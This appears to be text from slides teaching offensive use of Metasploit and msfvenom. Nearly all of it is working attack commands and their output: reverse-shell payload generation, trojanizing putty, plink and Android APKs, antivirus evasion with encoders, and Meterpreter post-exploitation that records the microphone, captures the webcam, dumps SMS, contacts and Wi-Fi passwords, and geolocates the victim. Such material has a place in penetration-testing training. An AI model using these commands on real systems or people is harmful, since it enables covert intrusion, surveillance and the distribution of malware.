Msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOURKALIIP LPORT=SOMEPORTNUMBER -f exe
> myvenomattack.exe

msfvenom

- Now that you have a basic understanding of how to use msfvenom, let us take a closer look at the flags. Here are the most important flags:
 - -p designates the Metasploit payload you wish to deliver
 - -f designates the output format (.exe, .avi, .pdf, etc.)
 - -e designates the encoder you wish to use
 - -a designates the architecture to target (default is x86)
- These are not the only flags, but these are the most critical and most commonly used flags. One more flag we have not yet used is -Platform. This targets the specific platform you are trying to attack. There are a number of options for this flag, a few are given here:
 - Windows or windows
 - OSX or osx
 - Solaris or solaris
 - BSD or bsd
 - OpenBSD or openbsd
 - Unix or unix
 - Linux or linux
 - Cisco or cisco
 - Android or android

```
meterpreter > enumdesktops
Enumerating all accessible desktops
```

```
Desktops
=====
```

Session	Station	Name
-----	-----	----
1	WinSta0	Default

```
meterpreter > getdesktop 1
Session 1\W\D
meterpreter > 
```

```
meterpreter > getdesktop 1
Session 1\W\D
meterpreter > screenshot
Screenshot saved to: /root/vAdCfQYx.jpeg
meterpreter > 
```

Interacting with the desktop

- You enumerate the desktops with
- enumdesktops
- This is followed with the command
- getdesktop
- Followed by the number of the desktop you wish to interact with.

Check to see if you are in a VM

- Virtual machines can be used for many purposes. But one common use is as a honey pot. So if you get into a machine, you might want to know if it is a vm. Just use this:
- `run post/windows/gather/checkvm`

```
meterpreter > run post/windows/gather/checkvm  
[*] Checking if TARGET-PC is a Virtual Machine .....  
[*] This is a Sun VirtualBox Virtual Machine  
meterpreter > 
```

Find out about their wireless network

- `run post/windows/wlan/wlan_profile`
- This will list the complete profile for all wireless lans the target computer has attached password.

Post Exploit

- Get a Shell

```
meterpreter > shell
Process 2788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\target\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is ECF6-1863

Directory of C:\Users\target\Desktop

08/26/2017  06:27 PM  <DIR>          .
08/26/2017  06:27 PM  <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)      1,099,804,672 bytes free

C:\Users\target\Desktop>
```

Use their mic as a listening device

- record_mic

```
meterpreter > record_mic  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/LbbGyTly.wav  
meterpreter > █
```

Find out about their wireless network



run `post/windows/wlan/wlan_profile`



This will list the complete profile for all wireless lans the target computer has attached to, including the password.

Geolocation

```
Terminal
File Edit View Search Terminal Help
1 meterpreter x86/windows testguy-PC\testguy @ TESTGUY-PC 10.0.2.15:4444 -> 10.0.2.20:49175 (1
0.0.2.20)
2 meterpreter x86/windows testguy-PC\testguy @ TESTGUY-PC 10.0.2.15:4444 -> 10.0.2.20:49177 (1
0.0.2.20)

msf exploit(windows/browser/ms11_003_ie_css_import) > set session 1
session => 1
msf exploit(windows/browser/ms11_003_ie_css_import) > use post/multi/gather/wlan_geolocate
msf post(multi/gather/wlan_geolocate) > show options

Module options (post/multi/gather/wlan_geolocate):

  Name      Current Setting  Required  Description
  ----      -
  APIKEY     false            no        Key for Google APIs if error is received without one.
  GEOLOCATE  false            no        Use Google APIs to geolocate Linux, Windows, and OS X targets.
  SESSION    yes              yes       The session to run this module on.

msf post(multi/gather/wlan_geolocate) > run
[*] Post failed: Msf::OptionValidateError The following options failed to validate: SESSION.
msf post(multi/gather/wlan_geolocate) > set SESSION 1
SESSION => 1
msf post(multi/gather/wlan_geolocate) > run

[+] Wireless list saved to loot.
[*] Post module execution completed
msf post(multi/gather/wlan_geolocate) >
```

Post exploitation you can find out where the device (laptop or cellphone) is located:

run
post/multi/gather/wlan_geolocate

Finding more

-
- **Two commands**
 - `msf > search type:exploit platform:android`
 - `msf > search type:payload platform:android`
 - **Build the msfvenom package**
 - `msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT=6996 R > AndroidMalware.apk`
 - **Set the listener**
 - `msf > use exploit/multi/handler`
 - `msf > set PAYLOAD android/meterpreter/reverse_tcp`
 - `msf > set LHOST 192.168.1.101`
 - `msf > set LPORT 6996`
 - `msf > exploit`

Post commands you must try on a mobile target

- `dump_callog`
- `dump_contacts`
- `dump_sms`
- `geolocacte`
- `send_sms`
- `record_mic`
- `webcam_snap`
- `webcam_stream`



Create a backdoor in any executable

```
backdoor-factory -f /usr/share/windows-  
binaries/plink.exe -H 10.0.2.20 -P 8080 -s  
reverse_shell_tcp
```

```
root@kali:~# backdoor-factory -f /usr/share/windows-binaries/plink.exe -H 10.0.2.20 -P 8080 -s reverse_shell tcp


Author:      Joshua Pitts
Email:       the.midnight.runr[at]gmail<d o-t>com
Twitter:     @midnight_runr
IRC:         freenode.net #BDFactory

Version:     3.4.2

[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following intels are available: (use -s)
cave_miner inline
iat_reverse_tcp inline
iat_reverse_tcp inline threaded
iat_reverse_tcp stager threaded
iat_user_supplied_shellcode threaded
meterpreter_reverse_https threaded
reverse_shell tcp inline
reverse_tcp stager threaded
user_supplied_shellcode threaded

root@kali:~#
```

Create a backdoor in any executable



More with MSFVenom

- Create a x64 payload with a custom x64 custom template for Window
- `msfvenom -p windows/x64/meterpreter/bind_tcp -x /tmp/templates/64_calc.exe -f exe-only > /tmp/fake_64_calc.exe`
- The `-b` flag is meant to be used to avoid certain characters in the payload. When this option is used, `msfvenom` will automatically find a suitable encoder to encode the payload:
- `msfvenom -p windows/meterpreter/bind_tcp -b '\x00' -f raw`

But what about anti- virus



MSFVenom uses templates found at `/usr/share/metasploit-framework/data/templates` on Kali. These templates are essentially empty .exe files and anti virus vendors are aware!



For details see <https://www.blackhillsinfosec.com/advanced-msfvenom-payload-generation/>



<https://www.blackhillsinfosec.com/three-simple-disguises-for-evading-antivirus/>

You can try to alter the shell code

```
msfvenom -p windows/meterpreter/reverse_tcp  
lhost=YOUR_IP lport=443 -f csharp > shellcode.txt
```

Will produce Csharp code for the payload, in the text file.

Or you can write it out to C:

```
msfvenom -p windows/meterpreter/reverse_tcp  
lhost=YOUR_IP lport=443 -f -c > shell_code.c
```

Either way, you can the alter the code manually if you wish

Encoders and Templates

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -l encoders  
  
Framework Encoders  
=====
```

Name	Rank	Description
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution
Command Encoder		
cmd/ifs	low	Generic \${IFS} Substitution Command
Encoder		
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Util
ity Command Encoder		
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder

- -e designates the encoder we want to use
- -x designates a custom executable file to use as a template

nops

- Null operation sled
- -n

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -l nops  
  
Framework NOPs (10 total)  
=====
```

Name	Description
aarch64/simple	Simple NOP generator
armle/simple	Simple NOP generator
mipsbe/better	Better NOP generator
php/generic	Generates harmless padding for PHP scripts
ppc/simple	Simple NOP generator
sparc/random	SPARC NOP generator
tty/generic	Generates harmless padding for TTY input
x64/simple	An x64 single/multi byte NOP instruction generator.
x86/opty2	Opty2 multi-byte NOP generator
x86/single_byte	Single-byte NOP generator

```
root@kali:~#
```

Inject Metasploit Into some program

- `msfvenom -a x86 --platform windows -x putty.exe -p windows/meterpreter/reverse_tcp lhost=192.168.1.101 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe`
- Obviously, you can also inject into an apk, a known apk if your target is Android. Or you can inject into pretty much anything.
- <https://www.offensive-security.com/metasploit-unleashed/backdooring-exe-files/>
- <http://insecurety.net/injecting-arbitrary-metasploit-payloads-into-windows-executables/>

Inject Metasploit Into some program

- `msfvenom -p android/meterpreter/reverse_tcp`
- `LHOST=192.168.1.76 LPORT=4444 R > someapp.apk`
- As stated, it can be inserted into an APK
- <https://pentestlab.blog/2017/03/13/injecting-metasploit-payloads-into-android-applications/>
- <https://null-byte.wonderhowto.com/how-to/embed-metasploit-payload-original-apk-file-part-2-do-manually-0167124/>